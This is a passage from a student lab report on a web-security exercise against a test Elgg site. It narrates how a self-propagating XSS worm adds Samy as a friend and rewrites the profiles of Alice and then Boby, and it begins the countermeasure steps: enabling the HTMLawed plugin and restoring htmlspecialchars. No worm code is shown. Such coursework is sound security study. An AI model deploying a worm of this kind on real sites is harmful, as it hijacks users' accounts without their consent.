Now Alice visits Samy account to check his account. Here we can see that when she visits the Samy profile page the Add friend button automatically changes to Remove friend. It means that Samy become friend of Alice without her intension. After that she go back to her profile again and here we see that her account description under about me also changed.



Figure 57: Samy become friend of Alice



Figure 58: Worm has changed the account description of Alice

Now to check that whether the worm self-propagate itself or not, I click on edit profile button and then click on edit html button above the About me to enable text mode. Here I found that worm self-propagate itself successfully.



Figure 59: Worm Self-Propagate Successfully

Now to check what happens if another user visits Alice account. For that I login to the Boby account and then click on profile button. Here I found that Boby has no friends and he also has no description of about me.



Figure 60: Login to Boby account



Figure 61: Boby has no friend and description yet

After a while Boby visits Alice profile and after spending some time there he returns back to his own profile. Here we found that on visiting the Alice profile Sammy became friend of Boby also and Boby description under about me also changes.



Figure 62: Boby visiting Alice Profile



Figure 63: Boby also became victim of the worm

Now to check that whether the worm self-propagate itself or not, I click on edit profile button and then click on edit html button above the About me to enable text mode. Here I found that worm self-propagate itself successfully.



Figure 64: Worm Self-Propagate Successfully

Task-8 Elang Countermeasures

In this task I apply the counter measure that will block the script to run by removing the script tags from the scripts. To enable the countermeasure, I login to the admin account and enable the HTMLawed plugin. To enable login, I click on Account then from the dropdown menu click on Administraton. After that click on Plugins and then find HTMLawed plugin and click on activate to activate it.



Figure 65: Turning on the HTMLawed Plugin



Figure 66: Activating the plugin

After enabling the plugin have to uncomment the htmlspecialchars funciton from the following files text.php, url.php, dropdown.php and email.php.



Figure 67: Find the htmlspecialchar command in text.php

Figure 68: Uncomment the htmlspecialchar command in text.php



Figure 69: Find the htmlspecialchar command in url.php

